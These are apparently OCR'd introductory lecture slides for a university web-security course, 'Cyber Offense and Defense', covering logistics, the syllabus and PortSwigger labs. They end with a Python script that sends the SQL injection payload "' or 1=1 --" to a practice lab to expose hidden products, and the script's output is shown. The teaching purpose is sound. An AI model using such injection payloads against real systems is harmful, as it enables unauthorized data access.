Cyber Offense and Defense

UNIVERSITÀ DELLA CALABRIA

il Campus per eccellenza

Introduction

Mario Alviano

About me

- Mario Alviano
  - First and second degrees in Computer Science
  - PhD in Computer Science
  - https://alviano.net/
- Office hour
  - Tuesday 10:30-11:30
  - Contact by email or MS Teams
- ~~Never~~ Rarely refused to supervise a thesis student
  - Average of 6-7 points
  - Compilative theses are also welcome (but max 5 points by CdL rules)

Webpage

- Lectures
- Slides
- Books
- Exams (at some point)

https://sites.google.com/unical.it/inf-cod

Cyber Offense and Defense

CYBER OFFENSE AND DEFENSE

ACADEMIC YEAR 2022/2023

Course Information

Lecturer: Mario Alviano

Office hours: consult my homepage

Teaching Assistant: Francesco Pacenza

Office hours: consul my homepage

Microsoft Teams: for code and link search on this page

Promo Video

Second Level courses on Computer S...

computer programmers repeat the same mistakes again and again

Watch on hulda

Notice Board

25/09/2022 11:00: Lectures will be in Aula Pitagora (ex MT11)

Dates and Deadlines

Lectures

Thursday and Friday in room MT11

1. Introduction + Overview of OWASP ZAP
2. SQL injection - part 1
3. SQL injection - part 2
4. Authentication
5. Directory traversal + Command injection
6. Business logic vulnerabilities + Information disclosure + XXE injection
7. Access control
8. File upload vulnerabilities + Server-side request forgery (SSRF)
9. Cross-site scripting - part 1
10. Cross-site scripting - part 2
11. Cross-site request forgery (CSRF)
12. Cross-origin resource sharing (CORS) + Clickjacking
13. Insecure deserialization + Server-side template injection
14. OAuth authentication
15. Student Project
16. JWT attacks
17. Student Project
18. Student Project
19. Student Project
20. Student Project
21. Exam Simulation
22. Student Project Showcase

Teaching Material

Books

- Computer Security: Principles and Practice, Global Edition - Stallings William and Brown Lawrie - Pearson
- Sicurezza dei computer e delle reti - Stallings William – Pearson
- Crittografia - Stallings William – Pearson
- Kali Linux Penetration Testing Bible - Gus Khawaja – Wiley
- Bug Bounty Bootcamp – Vickie Li – No Starch Press

Links

- https://portswigger.net/web-security
- https://www.zaproxy.org/
- https://github.com/Textualize/rich
- https://typer.tiangolo.com/

Exams

- TBA

Previous Editions

- None!

Teaching materials

- Slides and other stuff on the webpage
- **PortSwigger Web Security Academy**
- Books
  - **Computer Security: Principles and Practice, Global Edition - Stallings William and Brown Lawrie - Pearson**
    - Sicurezza dei computer e delle reti - Stallings William – Pearson
    - Crittografia - Stallings William – Pearson
  - Kali Linux Penetration Testing Bible - Gus Khawaja – Wiley
  - **Bug Bounty Bootcamp – Vickie Li – No Starch Press**

Programme

1) Server-side topics
- Injection flaws
- Authentication and authorization
- Path traversal, server-side request forgery and business logic vulnerabilities

2) Client-side topics
- Cross-site scripting
- Cross-site request forgery
- Cross-origin resource sharing
- Clickjacking

3) Advanced topics
- Insecure deserialization
- Server-side template injection
- OAuth authentication and JWT

Goal


- Introduce aspects of cyber security, the main attacks and strategies for their mitigation
- Learn common attacks to information systems
- Learn defense methods of information systems
- Ability to analyze common vulnerabilities of information systems
- Ability to apply basic techniques of computer attacks

Schedule

- When?
  - Tuesday 14:30-17:30
  - Thursday 14:30-16:30
- What?
  - Lectures and exercises
  - PC exercises
  - Student projects
- Where?
  - Here!
  - Aula Pitagora (ex MT11)

1. Introduction ⌛⌛⌛
2. SQL injection (SQLi) - part 1 ⌛⌛
3. SQL injection (SQLi) - part 2 ⌛⌛⌛
4. Authentication ⌛⌛
5. Business logic vulnerabilities ⌛⌛⌛
6. Information disclosure + Directory traversal ⌛⌛
7. Command injection + File upload vulnerabilities ⌛⌛⌛
8. Access control ⌛⌛
9. Server-side request forgery (SSRF) + XXE injection ⌛⌛⌛
10. Cross-site scripting (XSS) - part 1 ⌛⌛
11. Cross-site scripting (XSS) - part 2 ⌛⌛⌛
12. Cross-site request forgery (CSRF) ⌛⌛
13. Cross-origin resource sharing (CORS) + Clickjacking ⌛⌛⌛
14. Insecure deserialization + Server-side template injection ⌛⌛
15. OAuth authentication ⌛⌛⌛
16. JWT attacks ⌛⌛
17. Student Project ⌛⌛⌛
18. Student Project ⌛⌛
19. Student Project ⌛⌛⌛
20. Student Project ⌛⌛
21. Student Project ⌛⌛⌛
22. Student Project ⌛⌛
23. Student Project Showcase ⌛⌛⌛
24. Exam Simulation ⌛⌛

Dates and Deadlines



Add it to your calendar

Notes

We don't hit any holiday

Very likely I will be abroad on November 2
(and I don't want to be alone in the classroom)

We can use the 13th week, or
go online one Saturday

Student Project Showcase should be on MS Teams

Hope for the best, but something may change

Exam

- 3 hours session in the lab
- Quiz, exercises and computer exercises
- Points declared ahead for every question and exercise
- Student project avoid part of **the first exam** (10 points)
- We will have an exam simulation at end of the course
- Exam dates to be announced

Study now, do the first exam,

go back to enjoy your life!

Your collegue, studying tomorrow

Statistics

	31 Jan 2023
RETIRED	0
FAIL	0
18	0
19-23	2
24-26	3
>= 27	6

Other exams were desert

- ISO-DID usually positive
- Some complaints on the study load
- Act soon, let me know if you need help with some portion of the program

Attendance

- Mandatory
- Attend at least 70% of the course to take part to exams
- No discount for covid (as far as I know)
- Active attendace, we don’t need bodies, we need minds

PortSwigger

Web Security Academy

Learning path

- Three groups of topics
- More or less we will try to follow their order
- I will provide pointers to book chapters

Register a FREE account

There are paying options…
we don’t need them for this course!

Server-side topics

For complete beginners, we recommend starting with our server-side topics. These vulnerabilities are typically easier to learn because you only need to understand what's happening on the server. Our materials and labs will help you develop some of the core knowledge and skills that you will rely on time after time.

1 SQL injection

SQL injection is an old-but-gold vulnerability responsible for many high-profile data breaches. Although relatively simple to learn, it can potentially be used for some high-severity exploits. This makes it an ideal first topic for beginners, and essential knowledge even for more experienced users.

Go to topic → 16 Labs

2 Authentication

Go to topic → 14 Labs

3 Directory traversal

Go to topic → 6 Labs

4 Command injection

Go to topic → 5 Labs

5 Business logic vulnerabilities

Go to topic → 11 Labs

6 Information disclosure

Go to topic → 5 Labs

7 Access control

Go to topic → 13 Labs

8 File upload vulnerabilities

Go to topic → 7 Labs

9 Server-side request forgery (SSRF)

Go to topic → 7 Labs

10 XXE injection

Go to topic → 9 Labs

Client-side topics

Client-side vulnerabilities introduce an additional layer of complexity, which can make them slightly more challenging. These materials and labs will help you build on the server-side skills you've already learned and teach you how to identify and exploit some gnarly client-side vectors as well.

11 Cross-site scripting (XSS)

Simply put, XSS is one of the most important vulnerabilities out there. It's both incredibly common and extremely powerful, especially when used as part of a wider exploit chain. This is a huge topic, with plenty of labs for complete beginners and seasoned pros alike.

Go to topic → 30 Labs

12 Cross-site request forgery (CSRF)

Go to topic → 8 Labs

13 Cross-origin resource sharing (CORS)

Go to topic → 4 Labs

14 Clickjacking

Go to topic → 5 Labs

15 DOM-based vul

Go to topic → Labs

16 Go

Go to to 3 Labs

17 Insecure deserialization

Deserialization has a reputation for being difficult to get your head around but it can be much easier to exploit than you might think. We'll guide you through the process step-by-step so you can pick off some high-severity bugs that even experienced testers may have missed altogether.

Go to topic →

10 Labs

18 Server-side template injection

Go to topic →


7 Labs

19 W… poisonin…

Go to topic →

…s

20 H… header a…




New lab

Go to topic →

…s

21 …TP re… smug…



New lab

Go to topic →

…2 Labs

22 OAuth authentication

Go to topic →

6 Labs

23 JWT attacks

Go to topic →

8 Labs

What is SQL injection (SQLi)?

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

There is reading material

Sometimes there is a video

SQL injection

There are labs

LAB

APPRENTICE

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data »

LAB

APPRENTICE

SQL injection vulnerability allowing login bypass »

LAB

PRACTITIONER

SQL injection UNION attack, determining the number of columns returned by the query »

LAB


PRACTITIONER

SQL injection UNION attack, finding a column containing text »

LAB

PRACTITIONER

SQL injection UNION attack, retrieving data from other tables »





We could use Burp Suite...

But we prefer the FULLY FREE OWASP Zed Attack Proxy

- Acts as a proxy for web requests
- Logs everything
- Forges custom requests
- Provides a repeater
- Provides a fuzzer
- Many other features

https://owasp.org/www-project-zap/


Untitled Session - OWASP ZAP 2.9.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
Welcome to OWASP ZAP
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.
Automated Scan
Manual Explore
News
You can now run the ZAP Baseline Scan as a GitHub Action
History
Search
Alerts
Output
Filter: OFF
Export
Id
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
Alerts 0 0 0 0
Primary Proxy: localhost:8081
Current Scans 0 0 0 0 0 0 0 0
Details on the selected request and response
Either configure a proxy for your browser, or use the embedded browser of ZAP
All requests are logged in the history tab
Here we will also have the fuzzier tab



Zero configuration approach: use the embedded browser of ZAP

And do you know what does work even better?

A Python script!

Requests: HTTP for Humans™
https://requests.readthedocs.io/

lxml - XML and HTML with Python
https://lxml.de/

Textualize Rich
https://rich.readthedocs.io/

Typer
https://typer.tiangolo.com/

lab-sqli-1.py

```python

console = Console()

SERVER="https://0a1c00bc0425e53cc0db434500860051.web-security-academy.net"
ENDPOINT="/filter?category="
PAYLOAD="' or 1=1 --"

Product = namedtuple("Product", "name price rate link")


def parse_product(product):
    name = product.xpath("h3")[0].text
    price = product.xpath("img")[1].tail.strip()
    rate = '⭐' * int(product.xpath("img/@src")[1][-5])
    link = product.xpath("a/@href")[0]
    link = f"{SERVER}{link}"
    return Product(name, price, rate, link)


def fetch_products(payload = None):
    res = []
    response = requests.get(f"{SERVER}{ENDPOINT}{payload}" if payload is not None else f"{SERVER}")
    if response.status_code == HTTPStatus.OK:
        html_document = html.fromstring(response.content)
        products = html_document.xpath("//section[@class='container-list-tiles']/div")
        res += [parse_product(product) for product in products]
    return res


with console.status("Fetching all products..."):
    all_products = fetch_products()
    console.log(f"Fetched {len(all_products)} products (ordinary path)")
with console.status("Fetching really all products..."):
    really_all_products = fetch_products(PAYLOAD)
    console.log(f"Fetched {len(really_all_products)} products (unexpected path)")
with console.status("Discovering hidden products..."):

    hidden_products = [product for product in really_all_products if product not in all_products]
    console.log(f"Discovered {len(hidden_products)} products")

table = Table(title="Hidden Products")
table.add_column("Product Name")
table.add_column("Price")
table.add_column("Rate")
table.add_column("Link")
for product in hidden_products:
    table.add_row(product.name, product.price, product.rate, product.link)
console.print(table)
```

<u>It’s just a proof-of-concept!</u>

For long term applications
always prefer DDD and TDD:
write domain primitives and entities,
start writing tests early

```
$ python3 lab-sqli-1.py
[23:03:14] Fetched 12 products (ordinary path)                                  lab-sqli-1.py:39
[23:03:15] Fetched 20 products (unexpected path)                                lab-sqli-1.py:42
           Discovered 8 products                                                lab-sqli-1.py:46
```

Hidden Products

Product Name	Price	Rate	Link
Cheshire Cat Grin	$34.04	★★	https://0a1c00bc0425e53cc0db434500860051.web-security-academy.net/product?productId=1
Couple's Umbrella	$34.02	★★★	https://0a1c00bc0425e53cc0db434500860051.web-security-academy.net/product?productId=2
Sprout More Brain Power	$93.03	★★★	https://0a1c00bc0425e53cc0db434500860051.web-security-academy.net/product?productId=3
Real Life Photoshopping	$7.96	★★★	https://0a1c00bc0425e53cc0db434500860051.web-security-academy.net/product?productId=4
Balance Beams	$28.39	★★★★	https://0a1c00bc0425e53cc0db434500860051.web-security-academy.net/product?productId=5
Lightbulb Moments	$77.80	★★★	https://0a1c00bc0425e53cc0db434500860051.web-security-academy.net/product?productId=9
Picture Box	$31.42	★★★	https://0a1c00bc0425e53cc0db434500860051.web-security-academy.net/product?productId=14
Photobomb Backdrops	$53.85	★★★	https://0a1c00bc0425e53cc0db434500860051.web-security-academy.net/product?productId=19

Questions